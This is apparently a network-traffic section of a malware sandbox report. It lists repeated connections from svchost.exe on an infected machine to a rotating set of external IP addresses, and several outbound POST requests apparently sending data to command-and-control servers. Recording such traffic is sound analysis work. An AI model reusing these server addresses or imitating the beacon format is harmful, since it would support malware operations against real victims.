672	192.168.2.4	50506	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
673	192.168.2.4	50507	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
674	192.168.2.4	50508	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
675	192.168.2.4	50509	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
676	192.168.2.4	50510	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
677	192.168.2.4	50511	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
678	192.168.2.4	50512	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
679	192.168.2.4	50513	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.4	49902	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.306514025 CEST	9105	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ZNLEWJRUEENSKYZU User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
680	192.168.2.4	50514	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
681	192.168.2.4	50515	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
682	192.168.2.4	50516	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
683	192.168.2.4	50517	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
684	192.168.2.4	50518	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
685	192.168.2.4	50519	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
686	192.168.2.4	50520	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
687	192.168.2.4	50521	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
688	192.168.2.4	50522	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
689	192.168.2.4	50523	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.4	49903	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.308945894 CEST	9105	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------GGGNHVOYBEYIWZKD User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
690	192.168.2.4	50524	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
691	192.168.2.4	50525	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
692	192.168.2.4	50526	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
693	192.168.2.4	50527	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
694	192.168.2.4	50528	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
695	192.168.2.4	50529	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
696	192.168.2.4	50530	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
697	192.168.2.4	50531	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
698	192.168.2.4	50532	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
699	192.168.2.4	50533	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49841	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.077065945 CEST	9037	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VQEQWJDXVPAMLAUI User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.4	49904	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.310153961 CEST	9107	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VVOBFQHUHYWSWNYX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
700	192.168.2.4	50534	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
701	192.168.2.4	50535	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
702	192.168.2.4	50536	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
703	192.168.2.4	50537	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
704	192.168.2.4	50538	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
705	192.168.2.4	50539	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
706	192.168.2.4	50540	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
707	192.168.2.4	50541	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
708	192.168.2.4	50542	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
709	192.168.2.4	50543	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.4	49905	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.311358929 CEST	9107	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------MFJDWJUCHZAENFUX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
710	192.168.2.4	50544	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
711	192.168.2.4	50545	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
712	192.168.2.4	50546	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
713	192.168.2.4	50547	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
714	192.168.2.4	50548	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
715	192.168.2.4	50549	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
716	192.168.2.4	50550	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
717	192.168.2.4	50551	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
718	192.168.2.4	50552	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
719	192.168.2.4	50553	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.4	49906	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.313028097 CEST	9109	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------DNAIYZIFHXPAJYEK User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
720	192.168.2.4	50554	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
721	192.168.2.4	50555	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
722	192.168.2.4	50556	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
723	192.168.2.4	50557	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
724	192.168.2.4	50558	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
725	192.168.2.4	50559	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
726	192.168.2.4	50560	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
727	192.168.2.4	50561	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
728	192.168.2.4	50562	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
729	192.168.2.4	50563	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.4	49907	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.317684889 CEST	9110	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------TYKPRAWGFHRCNBOI User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
730	192.168.2.4	50564	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
731	192.168.2.4	50565	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
732	192.168.2.4	50566	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
733	192.168.2.4	50567	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
734	192.168.2.4	50568	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
735	192.168.2.4	50569	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
736	192.168.2.4	50570	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
737	192.168.2.4	50571	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
738	192.168.2.4	50572	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
739	192.168.2.4	50573	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.4	49908	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.320395947 CEST	9111	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------CLHYYGAVHSPTUVQF User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
740	192.168.2.4	50574	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
741	192.168.2.4	50575	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
742	192.168.2.4	50576	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
743	192.168.2.4	50577	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
744	192.168.2.4	50578	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
745	192.168.2.4	50579	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
746	192.168.2.4	50580	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
747	192.168.2.4	50581	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
748	192.168.2.4	50582	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
749	192.168.2.4	50583	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.4	49909	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.321765900 CEST	9112	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ABCBPOFBYTECLNQN User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
750	192.168.2.4	50584	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
751	192.168.2.4	50585	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
752	192.168.2.4	50586	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
753	192.168.2.4	50587	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
754	192.168.2.4	50588	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
755	192.168.2.4	50589	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
756	192.168.2.4	50590	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
757	192.168.2.4	50591	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
758	192.168.2.4	50592	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
759	192.168.2.4	50593	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.4	49910	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.323314905 CEST	9113	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QXHTTDBWPFMUHKTS User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
760	192.168.2.4	50594	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
761	192.168.2.4	50595	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
762	192.168.2.4	50596	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
763	192.168.2.4	50597	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
764	192.168.2.4	50598	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
765	192.168.2.4	50599	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
766	192.168.2.4	50600	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
767	192.168.2.4	50601	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
768	192.168.2.4	50602	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
769	192.168.2.4	50603	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.4	49911	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.324938059 CEST	9115	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ZVEJQZRTWPTYWPOC User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
770	192.168.2.4	50604	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
771	192.168.2.4	50605	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
772	192.168.2.4	50606	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
773	192.168.2.4	50607	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
774	192.168.2.4	50608	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
775	192.168.2.4	50609	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
776	192.168.2.4	50610	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
777	192.168.2.4	50611	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
778	192.168.2.4	50612	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
779	192.168.2.4	50613	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.4	49912	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.326597929 CEST	9116	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------YOOWWKLTCYAIBZKD User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
780	192.168.2.4	50614	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
781	192.168.2.4	50615	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
782	192.168.2.4	50616	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
783	192.168.2.4	50617	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
784	192.168.2.4	50618	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
785	192.168.2.4	50619	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
786	192.168.2.4	50620	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
787	192.168.2.4	50621	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

